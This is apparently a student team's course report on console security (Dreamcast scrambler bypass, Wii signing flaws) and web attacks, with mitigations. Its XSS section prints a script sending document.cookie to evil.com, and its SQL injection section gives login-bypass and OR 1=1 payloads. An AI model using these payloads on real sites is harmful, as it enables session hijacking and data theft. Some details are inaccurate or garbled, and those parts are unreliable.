Deliverable #2

Team #: 1

Roles:

Team Names	**Responsibility**
Shakhzoda Ismatullaeva	**Team Leader**
Mohammed Ahmed	**Lead: Web Master**
Salaman Hamidkohzad	**Lead: Report**
All of Us	**Lead: Video Presentation**

BTN710

Table of Contents:

First Machine - The Sega Dreamcast

Introduction:

Security is like being a handyman. A house needs constant upkeep, in order for it to be considered livable. Security is the same thing, a device/program needs constant upkeep in order for it to be considered safe from hackers or script-kiddies. Modern day devices have the advantage of getting constant updates through the internet, but that cannot be said for older devices. In Deliverable #2, we will talk about vulnerabilities that CAN be patched, and others that cannot be fully patched.

Section 1 - The MIL-CD & Scrambler Vulnerabilities:

The Dreamcast, and how it works.

Before I talk about what a MIL-CD is, I need to talk about how the Dreamcast verifies discs, and its copy protection. First, the Sega Dreamcast used a proprietary optical disc format called “GD-ROM” (Gigabyte Disc Read-Only Memory). Its sole purpose was to curb piracy that was common to standard compact discs at the time. GD-ROM burners were never sold to the public, and only developers for the Dreamcast had access to the devkit. At the time of release, this was considered a success, and many theorized that the console had no security system to detect burnt discs; that is far from the truth. Not only did the Dreamcast have security on the system to detect burnt discs, it also contained security on the game disc itself. If you try to load a 1:1 copy of a Dreamcast game, the system will detect that it’s not genuine and refuses to boot. How did this work? Each Dreamcast disc contained 3 different tracks: two tracks were normal CD tracks that can be read by a CD-player or PC (first track contained data, usually text files with the game licenses. Second track contains a warning letting users know that you might damage your CD drive if you try to read GD Memory), while the 3rd track contains the game data itself, which can only be read by a GD-ROM player. If you insert a Dreamcast disc on a PC, the game disc’s Table of Contents only shows two visible tracks on the disc; on a Dreamcast, the machine can see a hidden Table of Contents list that allows the console to read GD-ROM game data.

Booting from a GD-ROM: IP.BIN and 1ST_READ.BIN:

Under normal usage, booting up a Dreamcast always started by loading up the bootstrap into RAM. This was located at the edge of the GD-ROM disc and while it has different names depending on the game, the community and hackers would dub the file as “IP.BIN”. IP.BIN contained SEGA’s license screen along with other bootstraps in order to set up hardware registers, create the CPU stack, and initialize audio tracks. Once that’s finished, the Dreamcast then looks up the name of the game’s executable and loads it into memory address 0x8C010000. This file name is called “1ST_READ.BIN”.


SEGA also wanted the Dreamcast to be a karaoke machine in Japan. They created a CD-ROM based product called MIL-CDs. MIL-CDs only had audio data, along with some executable data which was the karaoke software. This meant that the CD’s Table of Contents was exposed, for anyone to read, and potentially exploit.

Now, the engineers at SEGA realized that this could be used as an attack vector, so they added more protection. They added a scrambler that scrambles 1ST_READ.BIN in memory each time it boots up. Essentially, a valid executable was turned into tomato sauce in memory, and would crash the console if a hacker tries to read memory.

Vulnerability - Katana, stolen:

Now, the Dreamcast at the time had some very good security to protect hackers from executing unsigned code & running pirated games. Unfortunately, that would change in late 1999. The hacking group “Utopia” stole a Dreamcast devkit - codenamed “Katana”. It was realized that the SDK contained a reverse-scrambler which transformed a valid executable into tomato sauce so it would be valid again when loaded and scrambled into memory.

Once the SDK was released on usenet, that was all that pirates needed in-order to run unsigned code on the Dreamcast. The SDK contained a tool called “Coder’s Cable”, which allowed the console to connect to a PC via Ethernet. Hackers then wrote a simple executable, which was reverse-scrambled and burnt onto a CD-ROM, that would dump a GD-ROM’s contents onto the user's PC. Pirates then had to burn said data on a CD-ROM, and the game will load. Thus, the Dreamcast’s security was defeated. The only trace that SEGA, or anyone could check if a game/application is not legitimate is through RAM. If 1ST_READ.BIN is not scrambled in Memory, it is highly likely that it’s pirated or homebrew.



Picture #1 - Compiling your own Dreamcast Application, using the exploit.

System Setup:

Set up is fairly simple:


Hardware - A Sega Dreamcast, with a GD-ROM of your choice. Any PC that can accept Serial input.

Operating System - Any Win9x/WinNT System with at least 2 GB of RAM and 20GB Disk Space.


Applications - Katana SDK

What could've been done for protection?

Well, this specific exploit happened solely because of SEGA's decision to include the reverse scrambler as a tool in the SDK. While this won't stop hackers from eventually breaking the Dreamcast's security, with the infancy of personal computers at the time, this would've been a major hindrance.



Picture #1 - A diagram of how the Dreamcast's scrambler works during bootup



Picture #2 - A reverse scrambled disc, booting up. Notice that 1ST_READ.bin is fully unscrambled in RAM.

Second Machine - Nintendo Wii

Introduction:

Probably the most popular console in the modern generation, The Nintendo Wii was released in 2006 with much fanfare. It was the first home Nintendo console that had online capabilities, and used the gimmick of motion controls as a selling point. Nintendo took good care of protecting its software, but unfortunately, it was defeated by a pair of…. Tweezers.


The Wii's Internal Operating System:

Nintendo's internal operating system, dubbed "IOS" (I/O System), is the operating system that runs on a coprocessor inside the Hollywood package (Hollywood is the security chip that protects the system from hackers). It provides services that's used within the Wii to access system devices such as NAND Flash Storage, SD Cards, Optical Discs, USB, and Online (dubbed WiiConnect24). Unlike normal Operating systems, IOS was split into multiple branches, and stored onto the Wii rather than it having one canonical version. (called “IOS Slots”). Games (Wii and GameCube) will use specific IOS versions for compatibility & stability reasons, this will be important later. Since the Wii is compatible with the Nintendo GameCube, there is a special version of IOS called MIOS. MIOS is specifically launched by the Wii’s bootloader (known as boot2) if it detects a lowered CPU clock speed. IOS and MIOS use two levels of memory in RAM: MEM1, and MEM2. MEM1 is a 24MB 1T-SRAM inside the Hollywood package, and adds an additional 64MB of GDDR3 RAM, known as MEM2. IOS reserves the upper-bound of MEM2 for its own use.


How the Wii was defeated:

In MIOS/GameCube Mode, only the bottom 16 MB of MEM2 was used; this was needed to emulate the GameCube’s ARAM. Due to this, Nintendo never bothered to flush the other 48MB in MEM2. Hackers used a pair of tweezers and wires to bridge parts of Broadway’s memory, and dumped 36MB of data, along with 12MB reserved for IOS, including boot2. The data was then uploaded via the GameCube’s controller port. This ended up exposing the Wii’s common key that’s used for security. Now, this only decrypts the first layer of security. In order to run unsigned code, RSA Certs need to be cracked as well. A near impossible task to do by brute force, but hackers eventually found a way.

RSA Signature verification was implemented by Nintendo to make sure the signature was legitimate. Unfortunately, they used C’s “strcmp” function to compare the two keys.. Why is this bad? If you’ve used C’s strcmp function, you’d know that the function stops comparing a string when a null character has been reached. So, if hackers composed a Wii title that starts with a null character, the strcmp function will compare the title with the RSA signature, and would return equal. Boom! Title is signed! This flaw was also discovered in multiple IOS versions, and boot1 & boot2. Unfortunately, since this is a hardware bug, the RSA Hack cannot be patched; only its entry points can be patched, but once Nintendo stops updating the console, hackers will eventually find something permanent.



Picture #1 - An edited Twilight Princess file using a buffer overflow in order to get the RSA Signature Check



```
Wii ELF Loader 0.1 (C) 2003,2004,2008 tmbinc, segher, bushing
Cleaning up environment
Closing file desciptors.................done.
OK.
Slot A: SD card not detected
Slot B: USBGecko serial interface detected
No code source detected, hanging :(
```

Coming soon:
ELF loader
... and beyond

Info: wiibrew.org
Donations:
/dev/null

Picture #2 - When the file is loaded, you can now execute your own unsigned code on the machine.

System Setup:

Much like the Dreamcast, you don’t need much to perform this hack.


Hardware: A Nintendo Wii, a PC with Windows XP, or a PPC version of Mac OS X, a Pair of Tweezers and a Nintendo GameCube Controller to Data Wire

Software: gcc/g++ that compiles into PowerPC

Applications: any text editor of choice

What could’ve been done for protection?:

This specific tweezers hack was patched by Nintendo. The solution is kinda simple, actually. What they do is overwrite all 64MB of MEM2 with (pseudo-)random garbage, verify that the data has been written into RAM, and then fully reboot into GameCube mode. This patch prevents the tweezer attack, so that any new releases of the Wii can keep their common keys protected.



```
int do_hash_comparison(void) {
//      using the memory mapper, this should be aliased to
//      0x0D408000.  This resides in the on-chip SRAM.

        u8 *buffer  = (u8 *)0xFFFF8000;
        u8 *MEM2_ptr = (u8 *)0x10000000;  // = 0x90000000
        u32 hash1[5];
        u32 hash2[5]={0x4F00A54E,0x57E1E2C4,0x78634365,
                        0xF56BA5D3,0xF7DECA52};
        int i;

        memset(buffer, 0xCAFEBABE, 0x8000);
        memset(buffer + 0x8000, 0xCAFEBABE, 0x8000);
        aes_set_key(0x2B7E1516, 0x28AED2A6, 0xABF71588, 0x09CF4F3C);
        sha_init();

        for (i=0; i<1024; i++) {
                aes_set_iv(i, i, i, i);
                aes_encrypt(MEM2_ptr, buffer, 0x10000);
                sha_update(MEM2_ptr, 0x10000);
        }

        sha_finalize(hash1);
        if (hash1[0] == hash2[0] && hash1[1] == hash2[1] && hash1[2] == hash2[2] &&
                hash1[3] == hash2[3] && hash1[4] == hash2[4]) {
                        do_log_message("%s shaHash: %x %x %x %x %x [%u ticks]\n",
                                NULL, hash1[0], hash1[1], hash1[2], hash1[3], hash1[4], 0);
                        return 0;
        }

        do_log_message("Hash comparison failed. Halting boot!\n");
        return -1;
}
```

Picture #3 - The decompiled code for the patch. Notice how the buffer differs depending on what resides in 0xFFFF8000

In MIOS v8, This patch was officially released for all Wii's to prevent this attack. However, since the common keys were already released, the only way to fully patch any future hacks is via hardware revisions (which Nintendo eventually did in 2009).

XSS attacks and how they work:

Introduction:

Cross-site Scripting (XSS) is a client-side code injection attack. Usually malicious code is inserted into a legitimate web page or web application by the attacker in order for the malicious scripts to run on the victim's web browser. When the victim accesses the online page or web application that runs the malicious code, that's when the attack finally begins. The web page starts serving as a way to deliver malicious scripts to the user's browser. The web pages that usually serve as a medium for those kinds of attacks are forums, message boards and any pages that allow leaving comments. Usually when a web page uses unsanitized user input in the generated output, it becomes more vulnerable to XSS attacks. Victim's browser parses that user input. XSS attacks are executed in JavaScript, CSS, Flash,Active. But the most common of them all is Javascript because it is fundamental when it comes to developing browsing experience for the users.

Cross-site Scripting is also used to deface a website. Injected scripts can be used to change the content of the website or redirect the browser to another web page that may download malicious software or scripts.

How Javascript can be used for attacks:

1. All of the objects that can be accessed by the web page can also be accessed by malicious javascript code. This usually means that the attacker can access the user's cookies. Now it is a problem because cookies sometimes are used to store session tokens. If an attacker gets his hands on a user's session cookies then they can easily pretend to be that user and perform all kinds of actions and get their hands on unauthorized information.
2. XMLHttpRequest objects can be used to send HTTP requests with random content to random endpoints.

3. Browser DOM objects can be read by Javascript which means that different modifications can be made to it. But this only ever happens if the page has Javascript running.
4. JavaScript also has access to HTML5 APIs. More importantly, it can get the user's geolocation, webcam, microphone, and even specific files.

The following can result in cookie theft, trojans planting, keylogging, phishing, and identity theft. ("What is Cross-site Scripting and How Can You Fix it?")

How XSS attacks work and System Setup:

There are two stages to a typical XSS attack:


1. Attackers must first find a way to inject malicious payload into a web page in order to run malicious JavaScript code in a victim's browser.
2. Afterwards, the attacker gets the victim to visit the webpage by means of social engineering,phishing. ("What is Cross-site Scripting and How Can You Fix it?")

Hardware: No specific hardware is needed, any machine with an internet connection and a web browser is enough

Operating System: No specific operating system is necessary for an SQL injection attack since the browser is used to perform the attack. There is software that can perform the attack in this even the OS would depend on what the software supports

Protocols/Services/Application: Google dev tools to inspect and run code.

Description and Diagram of Network:


Attacker
Attacker's Browser
Attacker's Server
1
POST http://example.com/submit-comment
<script>...</script>
Website
Website Database
Website's Vulnerable Code
4
GET http://evil.com/?cookie=secret
Victim
Victim's Browser
2
GET http://example.com/recent-comment
3
200 OK

```
print "<html>"
print "<h1>Most recent comment</h1>"
print database.latestComment
print "</html>"
```

```
<html>
<h1>Most recent comment</h1>
<script>
   window.location="http://evil.com/?cookie=" + document.cookie
</script>
</html>
```

("What is Cross-site Scripting and How Can You Fix it?")

How to protect against this attack:

Validate input, prepare a query to check user input, use encoding/decoding, sanitize HTML, use HttpOnly flag and use Content Security Policy

SQL Injection Attacks to Gain Access to Sensitive Data

Any website that uses a database is vulnerable to this attack. So if the website has information that is stored on a database somewhere like ecommerce sites or membership sites that store user information like facebook are at risk.

Example 1:

- When a user is logging into a website and they enter their credentials, the back end generates an sql statement to be applied onto the database that reads something like
  *Select * from Users where username='John" AND password="Smith"*

  If this returns a value the user is logged in with the same credentials. The username and password fields are taken straight from the input fields

Example 2:

- If a user is shopping online and clicks on a category to shop from, the website makes an API call or URL request to the sites backend which creates an SQL statement to get information from the database which looks something like
  *Select * from Items where Category='toys" AND released=1*

  'Released' being a field name that defines which items have been released on the site yet or not. 1 meaning it has been released and 0 meaning not yet. The URL request being made will be something like
  https://hackable-website.com/products?category=toys

  The query we saw above takes the value of the category parameter and uses it within in SQL query

So with both examples a Database was involved to store information that was being retrieved with an SQL query. The websites ran these queries onto the database when the user either tried to login or requested a page with information that was being stored on the database.

So how does the attack take place?

- Example 1:

- ○ The attacker inputs an SQL query into the login page and search for a specific users password which they already know the username of by inputting this into the username field
  Administrator '--

  This will comment out the password where clause in the sql statement thus returning a user when just searching for the username administrator, the query will look like this where the highlighted text is now commented out
  *Select * from Users where username='administrator" — AND password="Smith"*

- Example 2:
  - ○ The attacker in this case will alter the URL that the query takes the category name from to attack the site. The attacker will add something like
    https://hackable-website.com/products?category='toys'+OR+1=1–

    Like the example above the double dash "--" will comment out the end of the where clause where "released=1". The highlighted code is now commented out
    *Select * from Items where Category='toys" OR 1=1 –' AND released=1*

    This query will return all the items in the toys category regardless if they have been released or not.


System Setup:

Hardware: No specific hardware is needed, any machine with an internet connection and a web browser is enough

Operating System: No specific operating system is necessary for an SQL injection attack since the browser is used to perform the attack. There is software that can perform the attack in this even the OS would depend on what the software supports

Protocols/Services/Application: HTTP GET request a browser and if you would like any software to intercept the response

Description and Diagram of Network:



Protocols/Service Description: HTTP Get requests will be used. The attacker manipulates the URL or login fields by injecting SQL. The attacker understands that the SQL query will derive values directly from the URL or login fields and thus by injecting SQL the attacker is able to exploit this. The exploited query now is sent to the database which run the query and return data back to the attacker.

How to protect against this attack:

- By using parameterized queries instead of string concatenation we are able to prevent these kind of attacks since the user will not be able to interfere with the query structure of the code. Another method is to whitelist permitted input values to ensure that patterns of characters are not imputed into the URL or login fields.

Works Cited

ACID_SNAKE. “Sega Dreamcast: how its security works and how it was hacked.” *Wololo.net*, 12 November 2012, https://wololo.net/2012/11/12/sega-dreamcast-how-its-security-works-and-how-it-was-hacked/. Accessed 16 October 2022.

Byer, Ben "bushing". “Putting the genie back into bottle? (MIOS).” *HackMii*, 22 June 2008, https://hackmii.com/2008/06/genie-into-bottle-mios/. Accessed 16 October 2022.

Copetti, Rodrigo. “Wii Architecture | A Practical Analysis.” *Rodrigo Copetti*, 31 December 2019, https://www.copetti.org/writings/consoles/wii/. Accessed 16 October 2022.

Dreamcast. “Dreamcast: GD-ROM vs Mil-CD.” *Neperos*, 1 November 2018, https://www.neperos.com/article/phial8003e01d77f. Accessed 16 October 2022.

NEOGAF. “Let's build a Sega Dreamcast game from scratch - Breakout.” *NeoGAF*, 22 October 2014, https://www.neogaf.com/threads/lets-build-a-sega-dreamcast-game-from-scratch-breako https://portswigger.net/web-security/sql-inut.916501/page-3#post-216433495. Accessed 16 October 2022.

Sanglard, Fabien. “How the Dreamcast copy protection was defeated.” *Fabien Sanglard*, 11 December 2018, https://fabiensanglard.net/dreamcast_hacking/#footnote_8. Accessed 16 October 2022.

SEGA Retro. “GD-Writer.” *Sega Retro*, https://segaretro.org/GD-Writer. Accessed 16 October 2022.

“What is Cross-site Scripting and How Can You Fix it?” *Acunetix*, https://www.acunetix.com/websitesecurity/cross-site-scripting/. Accessed 16 October 2022.

WiiBrew. “boot2.” *WiiBrew*, https://wiibrew.org/wiki/Boot2. Accessed 16 October 2022.

WiiBrew. “Hollywood.” *WiiBrew*, https://wiibrew.org/wiki/Hollywood. Accessed 16 October 2022.

WiiBrew. “Hollywood/Registers.” *WiiBrew*, https://wiibrew.org/wiki/Hollywood/Registers. Accessed 16 October 2022.

WiiBrew. “IOS.” *WiiBrew*, https://wiibrew.org/wiki/IOS. Accessed 16 October 2022.

WiiBrew. “Memory map.” *WiiBrew*, https://wiibrew.org/wiki/Memory_map. Accessed 16 October 2022.

WiiBrew. “MIOS.” *WiiBrew*, https://wiibrew.org/wiki/MIOS. Accessed 16 October 2022.

“What is SQL Injection? Tutorial & Examples | Web Security Academy.” *PortSwigger*, https://portswigger.net/web-security/sql-injection. Accessed 16 October 2022.

Williams, Lawrence. “SQL Injection Tutorial: Learn with Example.” *Guru99*, 27 August 2022, https://www.guru99.com/learn-sql-injection-with-practical-example.html. Accessed 16 October 2022.

“What is SQL Injection Attack? Definition & FAQs.” *Avi Networks*, https://avinetworks.com/glossary/sql-injection-attack/. Accessed 16 October 2022.